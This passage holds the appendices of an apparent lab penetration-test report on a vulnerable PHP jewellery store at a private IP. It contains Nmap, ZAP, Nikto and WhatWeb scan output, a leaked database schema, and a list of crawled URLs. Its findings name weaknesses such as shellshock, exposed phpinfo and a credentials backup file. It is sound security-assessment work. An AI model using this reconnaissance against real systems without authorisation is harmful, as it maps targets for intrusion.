| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.3 (Unix) PHP/5.4.7
| http-robots.txt: 1 disallowed entry
|_/schema.sql
|_http-title: RA Jewellery Online Store
|_http-favicon: Unknown favicon MD5: 7A9A9A623A0125D7BF21BB9DFDC923C0
3306/tcp open  MySQL   syn-ack ttl 128 MySQL (unauthorised)
Service Info: OS: Unix

Read data files from: /usr/bin/../share/nmap
Service detection was performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done on Sun Oct 20 17:29:00 2024 -- 1 IP address (1 host up) scanned in 23.79 seconds
```

APPENDIX B - OWAZP ZAP

ZAP Scanning Report

Generated with The ZAP logoZAP on Mon 2 Dec 2024, at 15:13:05

ZAP Version: 2.15.0

The Crash Override Open Source Fellowship supports ZAP
Contents

- *About this report*
  - *Report parameters*
- *Summaries*
  - *Alert counts by risk and confidence*
  - *Alert counts by site and risk*
  - *Alert counts by alert type*
- *Alerts*
  - *Risk=Medium, Confidence=High (2)*

Risk=Medium, Confidence=Medium (2)
Risk=Medium, Confidence=Low (1)
Risk=Low, Confidence=High (1)
Risk=Low, Confidence=Medium (4)
Risk=Informational, Confidence=High (1)
Risk=Informational, Confidence=Medium (3)
Risk=Informational, Confidence=Low (2)
Appendix
Alert types

About this report
Report parameters
Contexts

No contexts were selected, so all contexts were included by default.
Sites

The following sites were included:

http://192.168.1.10

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included in the report.
Risk levels

Included: High, Medium, Low, Informational

Excluded: None
Confidence levels

Included: User Confirmed, High, Medium, Low

Excluded: User Confirmed, High, Medium, Low, False Positive
Summaries
Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts in the report rounded to one decimal place.)
Confidence
User Confirmed High Medium Low Total
Risk High 0
(0.0%) 0
(0.0%) 0
(0.0%) 0
(0.0%) 0
(0.0%)
Medium 0
(0.0%) 2
(12.5%) 2
(12.5%) 1
(6.2%) 5

(31.2%)
Low 0
(0.0%) 1
(6.2%) 4
(25.0%) 0
(0.0%) 5
(31.2%)
Informational 0
(0.0%) 1
(6.2%) 3
(18.8%) 2
(12.5%) 6
(37.5%)
Total 0
(0.0%) 4
(25.0%) 9
(56.2%) 3
(18.8%) 16
(100%)
Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)
Risk
High
(= High) Medium
(>= Medium) Low
(>= Low) Informational
(>= Informational)
Site http://192.168.1.10 0
(0) 5
(5) 5
(10) 6
(16)
Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)
Alert type Risk Count
Absence of Anti-CSRF Tokens Medium 1
(6.2%)
Content Security Policy (CSP) Header Not Set Medium 147
(918.8%)
Hidden File Found Medium 1
(6.2%)
Missing Anti-clickjacking Header Medium 139
(868.8%)
Vulnerable JS Library Medium 1
(6.2%)

Cookie No HttpOnly Flag Low 1
(6.2%)
Cookie without SameSite Attribute Low 1
(6.2%)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) Low 139
(868.8%)
Server Leaks Version Information via "Server" HTTP Response Header Field Low 454
(2,837.5%)
X-Content-Type-Options Header Missing Low 445
(2,781.2%)
Content-Type Header Missing Informational 1
(6.2%)
Information Disclosure - Suspicious Comments Informational 5
(31.2%)
Modern Web Application Informational 137
(856.2%)
Session Management Response Identified Informational 9
(56.2%)
User Agent Fuzzer Informational 12
(75.0%)
User Controllable HTML Element Attribute (Potential XSS) Informational 53
(331.2%)
Total 16
Alerts

- *Risk=Medium, Confidence=High (2)*
  - *http://192.168.1.10 (2)*
    - *Content Security Policy (CSP) Header Not Set (1)*
      - *GET http://192.168.1.10/sitemap.xml*
    - *Hidden File Found (1)*
      - *GET http://192.168.1.10/phpinfo.php*
- *Risk=Medium, Confidence=Medium (2)*
  - *http://192.168.1.10 (2)*
    - *Missing Anti-clickjacking Header (1)*
      - *GET http://192.168.1.10/*
    - *Vulnerable JS Library (1)*
      - *GET http://192.168.1.10/js/jquery-1.7.1.min.js*
- *Risk=Medium, Confidence=Low (1)*
  - *http://192.168.1.10 (1)*
    - *Absence of Anti-CSRF Tokens (1)*
      - *GET http://192.168.1.10/viewpurchase.php*
- *Risk=Low, Confidence=High (1)*
  - *http://192.168.1.10 (1)*
    - *Server Leaks Version Information via "Server" HTTP Response Header Field (1)*
      - *GET http://192.168.1.10/robots.txt*
- *Risk=Low, Confidence=Medium (4)*
  - *http://192.168.1.10 (4)*
    - *Cookie No HttpOnly Flag (1)*
      - *GET http://192.168.1.10/*
    - *Cookie without SameSite Attribute (1)*
      - *GET http://192.168.1.10/*
    - *Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (1)*
      - *GET http://192.168.1.10/contact.php*
    - *X-Content-Type-Options Header Missing (1)*

GET http://192.168.1.10/robots.txt
Risk=Informational, Confidence=High (1)
http://192.168.1.10 (1)
Session Management Response Identified (1)
GET http://192.168.1.10/Photos/Silver/Man%20Ring
Risk=Informational, Confidence=Medium (3)
http://192.168.1.10 (3)
Content-Type Header Missing (1)
GET http://192.168.1.10/schema.sql
Modern Web Application (1)
GET http://192.168.1.10/
User Agent Fuzzer (1)
GET http://192.168.1.10/
Risk=Informational, Confidence=Low (2)
http://192.168.1.10 (2)
Information Disclosure - Suspicious Comments (1)
GET http://192.168.1.10/register.html
User Controllable HTML Element Attribute (Potential XSS) (1)
GET http://192.168.1.10/viewproduct.php?Items=0008&MenuCat=3&Subname=Bangles

Appendix
Alert types

This section contains additional information on the types of alerts in the report.

Absence of Anti-CSRF Tokens
Source raised by a passive scanner (Absence of Anti-CSRF Tokens)
CWE ID 352
WASC ID 9
Reference
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
https://cwe.mitre.org/data/definitions/352.html
Content Security Policy (CSP) Header Not Set
Source raised by a passive scanner (Content Security Policy (CSP) Header Not Set)
CWE ID 693
WASC ID 15
Reference
https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy
https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
https://www.w3.org/TR/CSP/
https://w3c.github.io/webappsec-csp/
https://web.dev/articles/csp
https://caniuse.com/#feat=contentsecuritypolicy
https://content-security-policy.com/
Hidden File Found
Source raised by an active scanner (Hidden File Finder)
CWE ID 538
WASC ID 13
Reference
https://blog.hboeck.de/archives/892-Introducing-Snallygaster-a-Tool-to-Scan-for-Secrets-on-Web-Servers.html
https://www.php.net/manual/en/function.phpinfo.php
Missing Anti-clickjacking Header
Source raised by a passive scanner (Anti-clickjacking Header)
CWE ID 1021

WASC ID *15*
Reference
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
Vulnerable JS Library
Source *raised by a passive scanner (Vulnerable JS Library (Powered by Retire.js))*
CWE ID *829*
Reference
https://nvd.nist.gov/vuln/detail/CVE-2012-6708
https://github.com/jquery/jquery/issues/2432
http://research.insecurelabs.org/jquery/test/
https://nvd.nist.gov/vuln/detail/CVE-2019-11358
https://github.com/advisories/GHSA-rmxg-73gg-4p98
https://bugs.jquery.com/ticket/11974
https://github.com/jquery/jquery.com/issues/162
https://nvd.nist.gov/vuln/detail/CVE-2020-7656
http://blog.jquery.com/2016/01/08/jquery-2-2-and-1-12-released/
http://bugs.jquery.com/ticket/11290
https://blog.jquery.com/2019/04/10/jquery-3-4-0-released/
https://nvd.nist.gov/vuln/detail/CVE-2015-9251
https://github.com/advisories/GHSA-q4m3-2j7h-f7xw
https://github.com/jquery/jquery/commit/753d591aea698e57d6db58c9f722cd0808619b1b
https://blog.jquery.com/2020/04/10/jquery-3-5-0-released/
Cookie No HttpOnly Flag
Source *raised by a passive scanner (Cookie No HttpOnly Flag)*
CWE ID *1004*
WASC ID *13*
Reference
https://owasp.org/www-community/HttpOnly
Cookie without SameSite Attribute
Source *raised by a passive scanner (Cookie without SameSite Attribute)*
CWE ID *1275*
WASC ID *13*
Reference
https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
Source *raised by a passive scanner (Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s))*
CWE ID *200*
WASC ID *13*
Reference
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/08-Fingerprint_Web_Application_Framework
https://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html
Server Leaks Version Information via "Server" HTTP Response Header Field
Source *raised by a passive scanner (HTTP Server Response Header)*
CWE ID *200*
WASC ID *13*
Reference
https://httpd.apache.org/docs/current/mod/core.html#servertokens
https://learn.microsoft.com/en-us/previous-versions/msp-n-p/ff648552(v=pandp.10)
https://www.troyhunt.com/shhh-dont-let-your-response-headers/
X-Content-Type-Options Header Missing
Source *raised by a passive scanner (X-Content-Type-Options Header Missing)*
CWE ID *693*

WASC ID 15
Reference
https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85)
https://owasp.org/www-community/Security_Headers
Content-Type Header Missing
Source raised by a passive scanner (Content-Type Header Missing)
CWE ID 345
WASC ID 12
Reference
https://learn.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/compatibility/gg622941(v=vs.85)
Information Disclosure - Suspicious Comments
Source raised by a passive scanner (Information Disclosure - Suspicious Comments)
CWE ID 200
WASC ID 13
Modern Web Application
Source raised by a passive scanner (Modern Web Application)
Session Management Response Identified
Source raised by a passive scanner (Session Management Response Identified)
Reference
https://www.zaproxy.org/docs/desktop/addons/authentication-helper/session-mgmt-id
User Agent Fuzzer
Source raised by an active scanner (User Agent Fuzzer)
Reference
https://owasp.org/wstg
User Controllable HTML Element Attribute (Potential XSS)
Source raised by a passive scanner (User Controllable HTML Element Attribute (Potential XSS))
CWE ID 20
WASC ID 20
Reference
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

APPENDIX C – NIKTO

- Nikto v2.5.0

+ Target IP: 192.168.1.10
+ Target Hostname: 192.168.1.10
+ Target Port: 80
+ Start Time: 2024-10-20 15:35:05 (GMT1)

+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ /: Retrieved x-powered-by header: PHP/5.4.7.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /robots.txt: Entry '/schema.sql' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.7 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ PHP/5.4 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /includes/: Directory indexing found.
+ /includes/: This might be interesting.
+ /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431. See: CWE-552
+ /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed. See: CWE-552
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /image/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 9868 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2024-10-20 15:36:01 (GMT1) (56 seconds)

+ 1 host(s) tested

APPENDIX D – WHATWEB

WhatWeb report for http://192.168.1.10

Status: 200 OK
Title: RA Jewellery Online Store
IP: 192.168.1.10
Country: RESERVED, ZZ

Summary : Apache[2.4.3], Cookies[PHPSESSID], HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], JQuery[1.7.1], PHP[5.4.7], Script[javascript,text/javascript], X-Powered-By[PHP/5.4.7]

Detected Plugins:
[Apache]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems, including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version: 2.4.3 (from HTTP Server Header)
Google Dorks: (3)
Website: http://httpd.apache.org/

[Cookies]
Display the names of cookies in the HTTP headers. The values are not returned to save space.

String: PHPSESSID

[HTML5]
HTML version 5, detected by the doctype declaration

[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS: Unix
String: Apache/2.4.3 (Unix) PHP/5.4.7 (from server string)

[JQuery]
A fast, concise JavaScript that simplifies how to traverse HTML documents, handle events, perform animations, and add AJAX.

Version: 1.7.1
Website: http://jquery.com/

[PHP]
PHP is a widely used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. This plugin identifies PHP errors,

modules and versions and extracts the local file path and username if present.

Version: 5.4.7
Version: 5.4.7
Google Dorks: (2)
Website: http://www.php.net/

[Script]
This plugin detects instances of script HTML elements and returns the script language/type.

String: javascript, text/javascript

[X-Powered-By]
X-Powered-By HTTP header

String : PHP/5.4.7 (from x-powered-by string)

HTTP Headers:
HTTP/1.1 200 OK
Date: Sun, 20 Oct 2024 14:24:11 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=8bgledko8a78a9ko167bte5g41; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, POST-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: text/HTML

APPENDIX E – SCHEMA.SQL

```
-- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)

--

-- Host: localhost    Database: bbjewels

-- ------------------------------------------------------

-- Server version    5.5.27


/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;

/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;

/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;

/*!40101 SET NAMES utf8 */;

/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
```

```
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `cart`
--

DROP TABLE IF EXISTS `cart`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `cart` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `jewel_id` int(4) unsigned zerofill NOT NULL,
  `qty` int(4) NOT NULL DEFAULT '0',
  `cust_id` int(4) unsigned zerofill NOT NULL,
  `checkout` varchar(1) COLLATE latin1_general_ci NOT NULL DEFAULT 'n',
  `added` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `checkedon` date NOT NULL,
  `trans` int(11) NOT NULL,
 PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=5 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `jewellery`
--

DROP TABLE IF EXISTS `jewellery`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
```

```
CREATE TABLE `jewellery` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `prodname` varchar(30) COLLATE latin1_general_ci NOT NULL,
  `path` varchar(100) COLLATE latin1_general_ci NOT NULL DEFAULT 'images/nophoto.gif',
  `category` int(33) NOT NULL DEFAULT '0',
  `price` decimal(10,2) NOT NULL DEFAULT '0.00',
  `descr` text COLLATE latin1_general_ci NOT NULL,
  `type` varchar(30) COLLATE latin1_general_ci NOT NULL DEFAULT 'latest',
  `noviews` int(4) NOT NULL DEFAULT '0',
  `topsell` int(4) NOT NULL DEFAULT '0',
 PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=327 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci PACK_KEYS=0;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `main_menu`
--

DROP TABLE IF EXISTS `main_menu`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `main_menu` (
  `mmenu_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `mmenu_name` varchar(200) NOT NULL,
  `mmenu_link` varchar(200) NOT NULL,
 PRIMARY KEY (`mmenu_id`)
) ENGINE=MyISAM AUTO_INCREMENT=10 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `sub_menu`
--
```

```
DROP TABLE IF EXISTS `sub_menu`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `sub_menu` (
  `id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `mmenu_id` int(4) NOT NULL DEFAULT '375',
  `smenu_name` varchar(200) NOT NULL,
  `smenu_link` varchar(200) NOT NULL DEFAULT 'viewproduct.php',
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=33 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `user_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `name` varchar(50) NOT NULL,
  `surname` varchar(50) NOT NULL,
  `username` varchar(50) NOT NULL,
  `password` varchar(60) NOT NULL,
  `email` varchar(250) NOT NULL,
  `address` varchar(250) NOT NULL,
  `tel` int(8) NOT NULL,
  `ac_type` varchar(30) DEFAULT 'user',
  `user_status` tinyint(4) DEFAULT '0',
  `thumbnail` varchar(100) NOT NULL,
  PRIMARY KEY (`user_id`),
  UNIQUE KEY `email` (`email`)
```

```
) ENGINE=MyISAM AUTO_INCREMENT=6 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `webcontent`
--

DROP TABLE IF EXISTS `webcontent`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `webcontent` (
  `content_id` int(4) unsigned zerofill NOT NULL AUTO_INCREMENT,
  `content` text NOT NULL,
  `webpage` varchar(200) NOT NULL,
 PRIMARY KEY (`content_id`),
 UNIQUE KEY `webpage` (`webpage`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2024-09-11 15:16:50
```

APPENDIX F – MAPPED URLS

http://192.168.1.10

http://192.168.1.10/

http://192.168.1.10/Photos

http://192.168.1.10/Photos/Diamond

http://192.168.1.10/Photos/Diamond/Bangles

http://192.168.1.10/Photos/Diamond/Bangles/1.jpg

http://192.168.1.10/Photos/Diamond/Bangles/10.jpg

http://192.168.1.10/Photos/Diamond/Bangles/11.jpg

http://192.168.1.10/Photos/Diamond/Bangles/2.jpg

http://192.168.1.10/Photos/Diamond/Bangles/3.jpg

http://192.168.1.10/Photos/Diamond/Bangles/4.jpg

http://192.168.1.10/Photos/Diamond/Bangles/5.jpg

http://192.168.1.10/Photos/Diamond/Bangles/6.jpg

http://192.168.1.10/Photos/Diamond/Bangles/7.jpg

http://192.168.1.10/Photos/Diamond/Bangles/8.jpg

http://192.168.1.10/Photos/Diamond/Bangles/9.jpg

http://192.168.1.10/Photos/Diamond/EarRings

http://192.168.1.10/Photos/Diamond/EarRings/1.jpg

http://192.168.1.10/Photos/Diamond/EarRings/2.jpg

http://192.168.1.10/Photos/Diamond/EarRings/3.jpg

http://192.168.1.10/Photos/Diamond/EarRings/4.jpg

http://192.168.1.10/Photos/Diamond/EarRings/5.jpg

http://192.168.1.10/Photos/Diamond/EarRings/6.jpg

http://192.168.1.10/Photos/Diamond/EarRings/7.jpg

http://192.168.1.10/Photos/Diamond/EarRings/8.jpg

http://192.168.1.10/Photos/Diamond/EarRings/9.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring

http://192.168.1.10/Photos/Diamond/Lady%20Ring/1.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/10.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/2.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/3.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/4.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/5.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/6.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/7.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/8.jpg

http://192.168.1.10/Photos/Diamond/Lady%20Ring/9.jpg

http://192.168.1.10/Photos/Diamond/Necklaces

http://192.168.1.10/Photos/Diamond/Necklaces/1.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/2.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/3.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/3728707169424917958

http://192.168.1.10/Photos/Diamond/Necklaces/4.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/5.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/6.jpg

http://192.168.1.10/Photos/Diamond/Necklaces/7.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin

http://192.168.1.10/Photos/Diamond/Nose%20Pin/1.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/10.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/2.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/3.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/4.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/5.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/6.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/7.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/8.jpg

http://192.168.1.10/Photos/Diamond/Nose%20Pin/9.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set

http://192.168.1.10/Photos/Diamond/Pendant%20Set/1.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/10.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/2.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/3.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/4.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/5.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/6.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/7.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/8.jpg

http://192.168.1.10/Photos/Diamond/Pendant%20Set/9.jpg

http://192.168.1.10/Photos/Diamond/Pendants

http://192.168.1.10/Photos/Diamond/Pendants/1.jpg

http://192.168.1.10/Photos/Diamond/Pendants/10.jpg

http://192.168.1.10/Photos/Diamond/Pendants/2.jpg

http://192.168.1.10/Photos/Diamond/Pendants/3.jpg

http://192.168.1.10/Photos/Diamond/Pendants/4.jpg

http://192.168.1.10/Photos/Diamond/Pendants/5.jpg

http://192.168.1.10/Photos/Diamond/Pendants/6.jpg

http://192.168.1.10/Photos/Diamond/Pendants/7.jpg

http://192.168.1.10/Photos/Diamond/Pendants/8.jpg

http://192.168.1.10/Photos/Diamond/Pendants/9.jpg

http://192.168.1.10/Photos/Gold

http://192.168.1.10/Photos/Gold/Bangles

http://192.168.1.10/Photos/Gold/Bangles/1.jpg

http://192.168.1.10/Photos/Gold/Bangles/10.jpg

http://192.168.1.10/Photos/Gold/Bangles/2.jpg

http://192.168.1.10/Photos/Gold/Bangles/3.jpg

http://192.168.1.10/Photos/Gold/Bangles/4.jpg

http://192.168.1.10/Photos/Gold/Bangles/5.jpg

http://192.168.1.10/Photos/Gold/Bangles/6.jpg

http://192.168.1.10/Photos/Gold/Bangles/7.jpg

http://192.168.1.10/Photos/Gold/Bangles/8.jpg

http://192.168.1.10/Photos/Gold/Bangles/9.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings

http://192.168.1.10/Photos/Gold/Ear%20Rings/1.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/10.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/2.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/3.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/4.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/4075685028786115297

http://192.168.1.10/Photos/Gold/Ear%20Rings/5.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/6.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/7.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/8.jpg

http://192.168.1.10/Photos/Gold/Ear%20Rings/9.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings

http://192.168.1.10/Photos/Gold/Lady%20Rings/1.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/10.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/2.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/3.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/3340571786269629730

http://192.168.1.10/Photos/Gold/Lady%20Rings/4.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/5.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/6.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/7.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/8.jpg

http://192.168.1.10/Photos/Gold/Lady%20Rings/9.jpg

